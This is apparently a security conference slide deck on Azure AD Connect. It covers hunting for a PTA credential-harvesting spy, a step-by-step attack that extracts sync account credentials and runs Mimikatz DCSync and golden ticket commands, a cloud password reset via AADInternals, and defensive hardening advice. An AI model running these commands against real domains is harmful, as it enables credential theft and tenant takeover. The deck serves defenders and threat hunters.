ADSync service account	- Local Virtual Service Account is used by default (on AAD Connect server). Used to run the synchronization service and access the SQL database. - MSA/GMSA domain accounts can also be used
Azure AD Connector account	- This account is created in Azure AD - Privileges to write information to Azure AD - Sync_<On-prem AAD connect server>_installation ID

Abusing Pass Through Authentication – Credential Harvesting & Skeleton Key attack


Pass Through Authentication Method – Authentication Flow



Sign-in events are recorded in Azure AD and On-Premise Active directory servers.


AAD Connect running Pass Through Authentication (PTA).

Attack Flow - Azure AD Connect PTA



Hunting for AAD PTA Spy

Detection



Sysmon – Image Loaded **Event Id 7 on** AAD Connect Server.
Look for malicious DLLs.

Hunting

1. Hunt for suspicious DLLs injected in process

```
AAD Connect PS> Get-Process AzureADConnectAuthenticationAgentService |
Select-Object -ExpandProperty Modules
```

2. Identify Malicious activity linked to PTA

- Review any new DLLs dropped on Server
- Memory forensics to detect process Hooking

3. Events for Service Ticket Request for AADConnect will not be logged in the Active Directory.

- 4768 Kerberos authentication TGT request
- 4769 Kerberos service ticket was requested

Abusing Azure AD Connect accounts – Privilege Escalation & Lateral Movement

Password Hash Synchronization Method


- Synchronizes hash of the user's password hashes from on-prem AD to Azure AD
- User authentication take's place in Cloud (Azure AD)
- Default authentication method when using Azure AD Connect (Express Settings)
- On-Premises AD is not leveraged for authentication to access cloud resources
- Most popular method in hybrid identity
- Hash synchronization process runs every two minutes

Attack Flow – Target Azure AD connect accounts

After compromising Azure AD Connect Server, TA extract two account's password

- MSOL_<Installation ID> : This account has permissions like Replicate Directory Changes in on-prem AD

- Sync_<On-prem AAD connect server_ Installation ID>: This account has permissions to change password of ANY user in Azure AD. This includes Synced and cloud only user accounts in Azure AD



Role	Description	Resource Name
Directory synchronization accounts	Only used by Azure AD Connect service.	Directory

Privilege Escalation – Domain Dominance

1. Extract AD DS Connector Account

```
PS> Get-AADIntSyncCredentials


AADUser         :
Sync_SERVER2016_5a91e78a2787@threathuntingdev.onmicrosoft.com
AADUserPassword : }l-yx{&8;>Fm:}90
ADDomain1       : THREATHUNTING.DEV
ADUser1         : MSOL_5a91e78a2787
ADUserPassword1 : k0|ITGG*::$:SJ)!2Y0kG-^%Yp%e+=m7ed@Lae^zpDXN9V0k-
}9=1=0tB]=DsA=&C;m42HQI%]Ye/t?@h>:baOK0@s-
WIy+*+_(brXh(K9i3*#(._tz#f=s&O&d|54r
```

2. Open a Command shell with MSOL_* account privileges

```
C:\>runas /noprofile /user:threathunting.dev\MSOL_5a91e78a2787 cmd
```

3. Extract KRBTGT account password using Mimikatz

```
C:\> mimikatz # lsadump::dcsync /domain:threathunting.dev /user:krbtgt
```

4. Create Golden Ticket for any Domain user

```
C:\> mimikatz(commandline) # kerberos::golden /User:Administrator
/domain:threathunting.dev /sid:<Domain SID> /krbtgt:<REDACTED> id:500
/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt
```

Lateral Movement to Cloud from On-prem

1. Extract Azure AD Connector Account

```
PS> Get-AADIntSyncCredentials


AADUser         :
Sync_SERVER2016_5a91e78a9567@threathuntingdev.onmicrosoft.com
AADUserPassword : }l-yx{&8;>Fm:}90
ADDomain1       : THREATHUNTING.DEV
ADUser1         : MSOL_5a91e78a2787
ADUserPassword1 : k0|ITGG*::$:SJ)!2Y0kG-^%Yp%e+=m7ed@Lae^zpDXN9V0k-
}9=1=0tB]=DsA=&C;m42HQI%]Ye/t?@h>:baOK0@s-
WIy+*+_(brXh(K9i3*#(._tz#f=s&O&d|54r
```

2. Get AAD Graph access token using Sync_* account

```
PS > $pwd = ConvertTo-SecureString '}l-yx{&8;>Fm:}90
' -AsPlainText -Force
PS > $creds = New-Object
System.Management.Automation.PSCredential("
Sync_SERVER2016_5a91e78a9567@threathuntingdev.onmicrosoft.com ",
$pwd)
PS > Get-AADIntAccessTokenForAADGraph -Credentials $creds -
SaveToCache
```

3. Identify the cloud Immutable ID for the targeted user

```
PS > Get-AADIntUser -UserPrincipalName clouduser@threathunting.dev | select
DirSyncEnabled, ObjectID, UserPrincipalname
```

4. Reset the password of the targeted cloud only user


```
PS > Set-AADIntUserPassword -CloudAnchor "User_7fd39e97-cf7b-455e-8568-
c359c6699f19" -Password ”Password@007" -Verbose
```

5. Access Cloud resources with targeted cloud only user credentials

Defending Azure AD Connect

Azure AD Connect Secure Implementation


- Choose the right authentication method
  - PHS or PTA or Federation
- High availability using Staging mode servers
- Recent release on Azure AD Connect V2.0
  - Ships with SQL 2019 local DB
  - TLS 1.2 is only supported
  - Newer Microsoft authentication libraries
- Enable and Enforce MFA for all Cloud Users



Implement Microsoft Tier Model

- Secure Azure AD Connect the same as a domain controller and other Tier 0 resources
- Place Azure AD Connect servers in Tier 0 zone
- Restrict interactive access to limited Tier 0 privileged accounts
- Place the Key accounts of AAD connect server in a dedicated OUs in AD

    - Tier 0 accounts can only manage this OU object




Credential Management

- Implement LAPS to rotate the local administrator password
- Manage ADSync Service accounts using gMSA features
- Decryption key of AZUREADSSOACC$ should be rotated every 30 days
- Restrict NTLM authentication
- Create dedicated accounts for AADConnect privileged users
- Consider deploying banned password lists


Conditional Access Policies for Azure AD Connect Accounts

- Restrict Azure AD Connector account authentication only to On-Premises IP ranges through Conditional Access Policies




Object Filtering – Limit Privileged OUs Synchronization

- Leverage Object filtering feature to avoid synchronizing privileged and out of scope OUs to Azure AD



Selective Password Hash Synchronization

- Synchronization rules
- Restrict Privileged and Service Accounts



Administrative Access Management

- Usage of Privileged Access Workstations or Jump Hosts
- Restrict WinRM and PowerShell remoting access to authorized workstations
- Limit access to unwanted ports or services through endpoint firewall

Monitoring & Detection

- Collect and Monitor Azure AD Connect Logs
  - Windows Event log
  - EDR & EPP
- Azure AD Connect Health
  - AD FS – Sign in Logs, Extranet Lockout Trends, Risky IP Reports
  - Sync – Object Changes Trend
  - AD DS – Service Monitoring
- Monitor all administrative and suspicious activities in Azure AD Connect servers and maintain detection playbooks
- Remediation playbooks to reset Azure AD Connect account passwords

Thanks for listening!

@khannaanurag

@Th1ruM